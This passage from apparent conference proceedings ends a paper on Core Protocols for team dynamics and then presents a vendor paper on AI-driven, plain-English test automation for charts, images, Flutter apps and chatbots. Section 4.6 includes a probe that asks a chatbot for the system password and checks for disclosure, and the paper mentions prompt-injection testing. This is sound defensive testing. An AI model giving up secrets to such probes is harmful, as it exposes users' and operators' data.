While the objective of Google's Project Aristotle (New York Times Magazine 2016) was to identify what makes teams effective at Google, the findings that team dynamics are the foundation of high performing teams support the contention that they have an impact on software quality. A high performing team produces good quality software.

There have been several reviews of the Protocols, including one from Tom DeMarco (DeMarco 2003, 24). Here are some excerpts from the review:

I write to call your attention to a unique new body of work that has the potential to change much of what we do in the software industry.

...it is a worthwhile attempt to deal with the true essence of our work.

Reading "*Software for Your Head*" will change you and change your practice.

Other reviews include:

- [Blog on Boot Camp](#) by Adam Feurer
- [Core Protocols](#) google site
- [Core Protocols for Shared Vision](#) site
- [Blog on Team Tips](#) by Paul Reeves
- [An approach to build great \(agile\) teams](#) by Hannes Horn
- [Emotional Intelligence—the secret ingredient behind high performing teams](#) by KD Singh Arneja
- [Better meetings with the Core Protocols](#) by Peter Antman
- [Richard Kasperowski's](#) site has lots of resources, including:
 - [Positive Bias: the Foundation for High-performance Teams](#)

4 Practical Implementation of the Core Protocols

The best way to implement the use of the Core Protocols is to have your team participate in a McCarthy TeamWork BootCamp. The [resources page on LiveInGreatness](#) has a list of certified coaches you can reach out to.

4.1 Key Features of the McCarthy TeamWork BootCamp

The TeamWork BootCamp is an immersive workshop designed to rapidly build high-performance teams by instilling the use of The Core Protocols. It functions as a “teamwork laboratory,” simulating the full life cycle of a product development project in just five days.

Before BootCamp, participants agree to upload the [Core Commitments](#).

Participants form a team, envision a product, agree on how to make it, and deliver the product by the end of the week. This compresses the learning and experiences of a long project into a few days, allowing for intense team bonding and accelerated learning. BootCamp centers around learning and practicing the Core Protocols.

Personal Alignment: During the first part of the BootCamp, participants articulate personal virtues they want to develop (such as courage, trust, or presence). They practice the Core Protocols by ‘[Investigating](#)’ each other, [Asking for Help](#), and play [Perfection Game](#) on each other’s alignment.

Web of Commitments Ceremony: After individual alignments, the team shares all their commitments, signals, and desired outcomes, building a strong sense of support and shared accountability.

Manager Involvement: The facilitators sometimes take on the “manager” role, encouraging team members not just to participate, but to frequently ask for help, reflecting a common workplace challenge.

Project Delivery and Reflection: At week’s end, teams present their finished product and reflect on what they’ve learned and built together, often facing the challenge of reaching unanimous agreement on what to showcase.

4.2 A framework for measuring and improving team dynamics

One of the artifacts of a BootCamp is the Team alignment record - typically a spreadsheet documenting what each team member’s alignment is, and how the rest of the team rates it (Perfection score).

An example Team alignment sheet:

(While this may seem very personal, one of the key features of boot-camp is to accelerate team bonding. One of the most effective ways to do that is for individuals to become open and vulnerable to each other, hence the individual alignment that is shared with the team).

Name	Alignment	Signal	Response	Short term	Medium term	Long-term evidence	Perfection score
James	Self-Awareness	I do the Vulcan salute	You respond and say "Live long and prosper"	I will keep a self-awareness diary and record my feelings every day	After 1 month, I will share my diary with my partner and ask them to rate the accuracy	After 3 months, the accuracy of my feelings will be 9/10 or more.	7
Maria	Peace	Nod	Deep breath	I will keep a peace diary and record my level of 'peace' every day	After 1 week, I will calculate a cumulative average of my level of peace and post it in a visible place	After 3 months, my level of peace will increase by at least 50%	9
Mary	Passion	When you see me	You say passionately "It's Mary!"	I will find at least 3 ways that I can show my passion in the world	I will start measuring my passion in those 3 areas on a daily basis	After 3 months, my passion will increase by at least 50%	5
Miguel	Self-care	Both palms out and facing up	You respond with Namaste sign	I will find at least 3 areas in my life where I am lacking self-care	I will start measuring my self-care in those 3 areas on a daily basis	After 3 months, my self-care will increase by at least 50%	4
Muhammad	Wisdom	Right hand on my heart	You respond with Jnana Mudra	I will find at least 3 people who can rate my wisdom and ask them to send me a score	I will ask my 3 contact for a score every month	After 3 months, my wisdom score will increase by at least 30%	6
Ram	Courage	Hands up for high-five	You high-five me	I will find at least 3 areas in my life where I am lacking courage	I will start measuring my courage in those 3 areas on a weekly basis	After 3 months, my courage will increase by at least 30%	4
Wei	Health	I jump up in the air	You also jump up in the air	I will find at least 3 measures of health for me (e.g. blood pressure, cholesterol, resting heart rate, ...) and get a baseline measure	I will measure and record those 3 measures on a weekly basis	After 3 months, my health scores will increase by at least 30%	9

The perfection score is the number (1 to 10) that is given by other team members when playing the [perfection game](#) on the alignment. For example, Wei gets a score of 9 on her alignment and the improvement (to get a 10) would be to specify by when she will pick the 3 health measures.

The greater the average perfection score for the team, the more likely that each member of the team knows what they want out of life, and other team members also know what they are looking for (since they [played perfection game](#) on it). This can be a good measure for the quality of the Team dynamics.

5 Actionable Strategies for Practitioners

Getting the best team dynamics you can from the get-go is a worthwhile return on time invested. It ensures that:

- You get the best out of the individuals on your team and
- Team members work together to achieve the common goal

I propose the **Core Protocols** as a set of best practices for **team dynamics**; the **McCarthy TeamWork BootCamp** as a **training program** for using the Core Protocols and the **Alignment score** as a way of measuring the **quality** of the team. The product reflects the team.

We currently do not have a lot of data on the use of the core protocols in software teams. It would be very helpful if you could record data on your implementation, so this could be collated and shared with the rest of the industry. Data such as what measures you have taken on improving team dynamics and the results in terms of software quality (e.g. number of bugs per line of code, severity index, other metrics that are relevant for your product). This could then be shared at a later PNSQC.

5.1 Recommendations for integrating team-focused practices into existing workflows

Real life is messy. You don't always start off with your full team on day one and you don't always have the time and budget to send them off to a weeklong BootCamp.

If attending a boot-camp is not possible, then introducing the use of the protocols during existing meetings can be an alternative.

- Start with the core commitments, then the check-ins, and then use the others when relevant and appropriate.
- Once you have started using some of the protocols as a team, explore the possibility of running a "[Personal Alignment express](#)" for your team.
- If you cannot get an alignment score for the team because of lack of time, set up a short team activity where they create something as a team. A team painting, drawing, a story; anything that:
 - Can be done in a short amount of time (say less than 15 minutes)
 - Is 'visible' - there is an artifact
 - Your/others score for the quality of the artifact can become your team quality score.

6 Conclusion

Team dynamics have an impact on the quality of software. I argue that team dynamics are a key driver of software quality - not directly, but through the actions of the team members in making sure that the software does what it is supposed to do.

I share two case studies where improvement in team dynamics could have significantly improved the performance of the team and resulted in better products and services.

I present a proven framework for measuring and improving team dynamics. I share strategies to implement the Core Protocols if time/funding is not available to send the team to a TeamWork BootCamp.

I encourage all individuals and teams to invest some time in implementing the Core Protocols. My experience has been that you get a significant return on your time investment, and it can help you to create teams that are self-managing and successfully deliver high quality software.

7 References

- DeMarco, Tom, June 2003, Communications of the ACM, Vol. 46 No. 6, p24-25.
- Goldminz, Itamar, July 3 2018, "Live in Greatness protocols [McCarthy]", <https://orghacking.com/live-in-greatness-protocols-mccarthy-f2afdf10c3130>, (accessed August 3, 2025).
- Henderson, Joel Parker, "The Core Protocols - by McCarthy", October 14 2016, <https://github.com/joelparkerhenderson/ways-of-working/blob/main/doc/the-core-protocols-by-mccarthy/index.md>, (accessed August 3, 2025).
- Jocham, Ralph, "The Core Protocols", April 21 2016, <https://www.scrum.org/resources/core-protocols>, (accessed August 3, 2025).
- Kasperowski, R, "Jim and Michele McCarthy: The Origin of the Core Protocols", posted February 17, 2025, <https://kasperowski.com/podcast-6-jim-and-michele-mccarthy/>, (accessed August 3, 2025).
- Levison, Mark, "Core Protocols", posted December 2021, <https://agilepainrelief.com/glossary/core-protocols/>, (accessed August 3, 2025).
- McCarthy, Jim and Michele, "Software for Your Head: Core Protocols for Creating and Maintaining Shared Vision", January 1 2002, Addison-Wesley Professional
- McCarthy, Jim and Michele, "Origin of the Core Protocols", posted 2007, <https://liveingreatness.com/origin-of-the-core-protocols/> (accessed August 3, 2025).
- New York Times Magazine, "What Google Learned From Its Quest to Build the perfect team", February 25 2016, <https://www.nytimes.com/2016/02/28/magazine/what-google-learned-from-its-quest-to-build-the-perfect-team.html> (accessed August 17 2025)
- Tarnowski, Micheal, "The Core Protocols – Make Yourself And Your Team Great", posted January 7 2018, <https://www.plays-in-business.com/the-core-protocols-make-yourself-and-your-team-great/> (accessed August 3, 2025).
- Weimar, Emily; Nugroho, Ariadi; Visser, Joost; Plaat, Aske; Goudbeek, Martijn; Schouten, Alexander P; "The Influence of Teamwork Quality on Software Team Performance", January 22, 2017, Tilburg University; Radboud University, Nijmegen; Software Improvement Group, Amsterdam, <https://arxiv.org/pdf/1701.06146.pdf> (accessed August 16, 2025)

Testing the Untestable with Gen AI

Artem Golubev

artem.golubev@testrigor.com

Abstract

Since we met last year at PNSQC, we have witnessed a tremendous shift in how software is built and tested using AI. Undoubtedly, Generative AI has touched and transformed every part of our lives today — software testing is no exception. Most organizations, government agencies, businesses, banks, and other establishments have advanced AI and LLMs (large language models) supporting their journey toward accelerated growth.

Software applications are becoming extremely advanced, but are you equipped with the proper QA tools and technology to test these incredible app features that you are building for your customers? Is your test automation framework intelligent enough to learn, adapt, and self-heal?

Today, AI agents in software testing can help you test the advanced app features, which are considered untestable currently. Traditional automation tools struggle with dynamic visuals, unpredictable inputs, and conversational interfaces. AI agents, on the other hand, understand natural language, visual/AI context, and user intent, making them ideal for modern QA needs. In this talk, we will discuss how, using these intelligent codeless test automation tools (human emulators), you can test the graphs (progression/regression), diagrams, the content of images, user intent, true/false statements, user feedback (positive/negative), Flutter applications, mainframe systems, chatbots, and many more AI-based features in just plain English. These scenarios are challenging to automate with traditional or even the latest new-generation automation tools. Artem will speak on how test automation of all of these scenarios is possible using natural languages, such as plain English, with almost no maintenance, through self-healing test scripts. You will learn how to upgrade, innovate, and evolve with the advanced Gen AI to keep the software high-quality, stable, and efficient.

This is the power of AI agents, which are now here to help us build intelligent and scalable test automation easily, quickly, and with minimal test maintenance. We will see how these gen AI-based testing features can help your organization to innovate, transform, and grow in tandem with the latest technological advancements.

Biography

Artem Golubev is co-founder and CEO of testRigor, a YC company. He is passionate about using generative AI to help companies become more effective in QA and deliver software faster. He started his career 25 years ago by building software for logistics companies. During his stint, he worked at companies like Microsoft and Salesforce, where he learned about QA best practices and top technologies. He witnessed the struggle with building test automation, especially test maintenance, at almost every company he worked for. This became the powerful vision behind testRigor. Currently, testRigor's AI empowers many enterprises to build intelligent test automation faster and spend significantly less time on test maintenance.

1 Introduction

The refreshing change in how the software is being built, tested, and delivered today is substantial. AI and its capabilities are growing at unprecedented speed, and we are all the beneficiaries. However, the next question is how are we testing these advanced AI features and capabilities. If development is becoming AI-enabled, and applications are becoming AI-powered, then are we equipped with software testing of a similar caliber?

You might be using chatbots, assistants, advanced graphs, images, and diagrams in your everyday software applications. Have you considered how they are being tested? Apart from this, there are applications that are utterly difficult to automate, such as Flutter applications and mainframe systems.

No one can afford to release an insufficiently tested app in the market. So, the question is how to test these **untestable software scenarios**. By ‘untestable’, it is meant that the non-deterministic nature of AI results, such as a chatbot’s response, is complex to test through scripted automation testing. The reason is that test automation assertions are deterministic, making it challenging to test such scenarios through traditional test automation tools. Do we need to rely on manual testing alone because the traditional test automation and even the advanced codeless/no-code solutions lag behind when it comes to testing these specific test scenarios?

In this paper, we will see how AI agents in software testing are helping the QA teams in achieving this goal efficiently and effectively.

2 Untestable Scenarios in Software Testing

Here are some of the common untestable scenarios that a QA team may encounter during testing:

2.1 Graph or Diagram Testing

Statistical graphs are widely used in various applications to convey data insights, but they can be challenging to test. Testing may involve checking if the graph renders correctly or accurately displays trends and data. Here are the testing challenges:

- **Graph Complexity:** Graphs often have many interconnected nodes, which makes it difficult for traditional testing tools to analyze.
- **Graph Traversal:** Multiple possible paths, some conditional, make it hard to explore and test.
- **Visual Complexity:** Testing involves validating visual elements (e.g., labels, axes, colors) and interactions (e.g., zooming).
- **Dynamic Data Relationships:** Dynamic graphs may introduce new node connections that static tools can’t adapt to or detect.
- **Unpredictable Outcomes:** Changes in one part of a graph can trigger cascading effects and, therefore, are unpredictable to test.

2.2 Image Testing

Traditional automation tools can’t interpret or understand images like humans do. Here are the testing challenges:

- **Manual Testing is Difficult:** Testing images manually (e.g., product photos, medical scans) is already challenging.
- **Lack of Visual Intelligence:** Traditional testing tools are excellent for rule-based tasks, but they can’t identify, compare, or validate image content as intelligently as humans. For example, they can not determine whether a particular image has people/friends gathered, are happy, and watching a football match, where the image has a green or any other

color background. AI agents can identify colors, emotions, and context easily through plain English commands.

- **High Technical Barrier:** Adding image checks through custom code is complex. It requires advanced coding skills and still falls short due to tool limitations.

2.3 Flutter App Testing

Flutter's hot reload lets developers instantly see code changes without a complete rebuild, speeding up development and thus helping in rapid iteration. However, here are the testing challenges:

- **Custom Rendering:** Flutter uses its own engine (Skia), bypassing native UI components, which is the basis of testing for traditional tools.
- **Timing Issues:** Animations and dynamic updates in Flutter apps can cause test synchronization problems.
- **Dynamic Elements:** Frequently changing UI elements are hard to locate and interact with.
- **Limited Tools:** While some tools exist (e.g., Appium, Flutter Driver), the Flutter testing ecosystem is still maturing.

2.4 User Intent Testing


For customer support, real-time customer behavior analysis requires quick responses, such as instantly addressing negative sentiment. With AI agents, you can analyze negative or positive user intent during support chat and then take action accordingly. Here are the testing challenges:

- **Unpredictable Messages:** You can not test user intent due to the unpredictable nature of user messages. For example, a user may use a sarcastic tone, slang, typos, ambiguity, or abbreviations, and the model might not be trained for such responses, which causes unpredictability in responses. For example, "Tell me something interesting" is ambiguous, or asking multiple questions in the same message might cause unpredictability in responses, which are difficult to test through traditional tools.
- **Positive/Negative Intent:** It is challenging to test user intent using traditional test automation. Since scripted test automation works on checking the deterministic outputs of an app, it accordingly marks tests as pass/fail. They are not intelligent enough to understand that the user/customer is upset or happy. AI agents can understand the intent behind statements such as "I can not book the tickets" or "This has been a good experience". If required, a human customer service person can take over based on the AI agent's understanding of user intent, for a great user experience.

2.5 Testing True/False Statements

Sometimes, you need to test whether the natural language statement is true or false during chatbot testing or UI testing. Using traditional test automation, testing whether the natural language statement is true or false will require coding expertise, integrations, and time.

Also, the test data will be limited because it will work on checking specific words, not the actual true/false nature of the statement (as a human would). For example, we want to check if the UI screen has an ad for Samsung Galaxy AI devices with a blue '*Shop Now*' button.



Here is a command to check this using AI, using just plain English:

```
open url "https://bestbuy.com"
```

```
Check that statement is true "page contains ad for Samsung Galaxy Devices and a blue Shop now button in right" using ai
```

2.6 Chatbot or LLM Testing

This includes checking responses to time-based and location-specific queries, user profiles, dynamic content, and exception handling. We should test that the chatbot doesn't expose sensitive data like passwords or personal information. Here are the testing challenges:

- **No Natural Language Understanding:** Legacy tools can't grasp intent, tone, or meaning, leading to false test results.
- **Rigid Test Cases:** Traditional automation relies on fixed inputs/outputs, making it hard to test fluid, context-aware chatbot conversations.
- **No Context Awareness:** They don't track conversational memory, so multi-turn dialogues (e.g., follow-up questions) are difficult to test.
- **Poor Handling of Input Variability:** Slang, emojis, abbreviations, and varied phrasing break traditional tests.
- **Issues with Dynamic Responses:** AI model updates change valid responses, but legacy tools flag these harmless variations as failures.
- **Voice & Multimodal Limitations:** They can't process voice input, interpret images, or handle non-text UI elements such as icons – camera, sliders, cart, etc., and carousels.

3 Benefits of AI Agents in Test Automation

Here are the areas where AI agents play a pivotal role in test automation today:

- **No-code Test Creation:** AI agents generate the test cases using Gen AI, based on the app, feature/requirement description in plain English. There is no need to use any code or keyword, enabling true codeless test automation. Therefore, anyone on the team can contribute to test creation, which is particularly useful for the stakeholders who have very good domain knowledge such as Business Analysts.
- **Low Maintenance:** Uses high-level natural language, reducing dependency on implementation details and saving up to 99.5% maintenance effort.
- **Automated Test Case Generation:** Uses Natural Language Understanding (NLU) and Generative AI to automatically generate test cases based on test/feature description.
- **Adaptive Test Scripts:** Self-healing capabilities adjust test scripts to UI or requirement changes automatically.
- **Understands Context:** AI agents can understand context rather than relying on HTML tags.
- **Shift-Left Testing:** Supports early defect detection and test suggestions for DevTestOps/TestOps.
- **Visual Testing:** Uses AI to detect visual UI differences across screens/devices.
- **AI to Test AI:** Easily test the LLMs, chatbots, AI features, graphs, user intent, and many more using AI agents.

4 Use Cases: Gen AI to Test the Untestable

With Gen AI, you can either write test cases in plain English, use the record-and-playback features to generate tests in plain English, or ask the AI to generate tests for you based on the app description/feature specification. Let us look at how untestable scenarios are now easy to test using generative AI.

4.1 Test graphs and diagrams using AI

In the following example, we will consider a website that displays a graph for a mortgage calculator.



Our test will:

- Validate the downward trend of the graph with time
- Check the “Tax and Fees” value for the year 2030, as seen in the graph
- Check that we are seeing a graph (not a pie chart)

Here's how easily you can write this test case using AI in plain English.

```
check that page "contains an image of graph of negatively growing
function" using ai
```

```
click "exactly inside the graph bar that is directly above 2030 seen on
the X axis" using ai
```

```
check that page "contains Taxes and Fees: $4,500.00 for the 2030 graph
bar" using ai
```

```
check that page "does not contain a pie chart" using ai
```

When this test is run, the AI is able to validate all the checks using Vision AI and Gen AI. It **“sees”** the graph or diagram just as a human would and identifies the depreciation, specific location (above/below), amount, color, shape, and many other identifiers as you would want to check.

4.2 Test images using AI

Let us take an image example now. AI lets us check the contents of the image, such as what is being shown, colors, text, and even the emotions (happy, sad, celebration, etc.) depicted in the image. For our example, we will validate two things here. One is that a robot is present in the image, and the second, we will validate the staircase's color.

These are the test steps:

```
check that page "contains a humanoid robot, ASIMO image" using ai
```

```
check that page "contains red staircase" using ai
```

Now, once we have executed the test script, the test is marked Pass. We can see the analysis by AI as to why the test case is marked Pass/Fail. Here is the explanation by AI for the test result:


The statement 'contains a humanoid robot, ASIMO image' is true because 'The screenshot clearly shows an image of a humanoid robot labeled as "ASIMO, a two-legged humanoid robot developed by the Honda Motor Co." This matches the statement provided, confirming the presence of the ASIMO humanoid robot image.'

The statement 'contains red staircase' is true because 'The screenshot clearly shows a humanoid robot descending a staircase that is visibly red in color. This visual evidence confirms the presence of a red staircase, which takes precedence over the page source information.'

4.3 Test Flutter apps using AI

You can test the Flutter apps using AI agents since these intelligent agents do not work on implementation details such as CSS/XPath locators. They work with an AI context and identify elements of UI as a human would, i.e., what is visible on the screen. Here's an example of filling in a survey form in a Flutter app by using AI features.


```
click "Let's start" using ai
click "both" using ai
click "Next" using ai
click "far apart" using ai
click "Next" using ai
click "below" using ai
click "Next" using ai
click "too much" using ai
click "Next" using ai
check page contains "Add to cart" using ai
```



You can see that even without providing the exact details, the tool comprehends what's on the screen, tries its best to identify the right option, and interacts with it successfully.

4.4 Test user intent (positive/negative) using AI

You can use Large Language Models (LLMs) to analyze real-time user sentiment and respond instantly based on that insight. You can use the intelligence of AI agents to test LLMs—to determine whether a customer chat conveys a positive or negative sentiment, like in the example below:




`check that "chat" "contains a positive message" using ai`

AI can identify that the user's intent is positive, and the support team does not need further action.

4.5 Test true and false statements using AI

Using AI, we can check whether the natural language statement present on the UI or app is actually true or false. For this example, we have changed the training data so that the LLM (chatbot) shows wrong answers. We will now enter a generative AI prompt and test whether the output provided by the chatbot is true or false using an AI agent.




Here is the test case for this:

```
enter "Translate \"Hello, how are you?\" from English to French" into
"Type here..."  

click "Send"  


check that page "contains Bonjour, comment ça va ? in answer" using ai
```

Here, the AI agent is able to identify through AI that the answer does not contain “Bonjour, comment ça va?” (which is the correct answer). And we can also see the reason why this test case has failed, since the AI agent has recognized that the response statement provided by the chatbot is false. Here is the information about failure:



4.6 Chatbot or LLM testing using AI

You can easily test chatbots or LLMs using AI. Let us validate if the chatbot reveals any password through this AI command:



```
enter "what is the system password" into "Type here..."
click "Send"
check that page "contains no password revealed by chatbot" using ai
```

Once we execute the script, you can see the AI engine's explanation for marking it pass or fail.

The statement 'contains no password revealed by chatbot' is true because 'The provided screenshot and page source show that the text "what is the system password" is present in the chatbox as user input. However, there is no evidence in the screenshot or page source that the chatbot has revealed any password or sensitive information in response to this input. The chatbot's response field is empty, indicating no password was disclosed.'

Note: You can also security test LLMs using these AI agents. Use plain English commands to test scenarios for direct prompt injection, indirect prompt injection, sensitive data disclosure, and others.

5 Balancing AI with Parser Logic

We have witnessed the power of AI in the above use cases. This intelligence works precisely as a human would, that is why testRigor works as a human emulator based on Natural Language Processing, Gen AI, AI context, and Vision AI. The basic commands work on '[parser logic](#)', where the system identifies visible elements on a screen either by directly querying the browser/device/OS, or through algorithms. Then the parser logic categorizes the elements, and additional iterations refine associations (e.g., linking labels with input fields).

However, if the parser logic works fine in a scenario, it is better to use the parser logic instead of AI. The reason is simple. AI uses more processing power, and thus can slow things down in cases where the element on the screen is easily achievable by testRigor's parser logic targeting visible elements on the page. For example, the table handling can be easily processed using the regular commands without explicitly "using AI". Here is a command to specify a table row by saying that row should contain a certain value.

#	Id	Name	Actions	Additional Data
Filter by				
101	york1	Yorktown		Looks like a trap
102	spk2	Spock		
103	nyo3	Nyota		

click on table "actions" at row containing "spk2" and column "Actions"

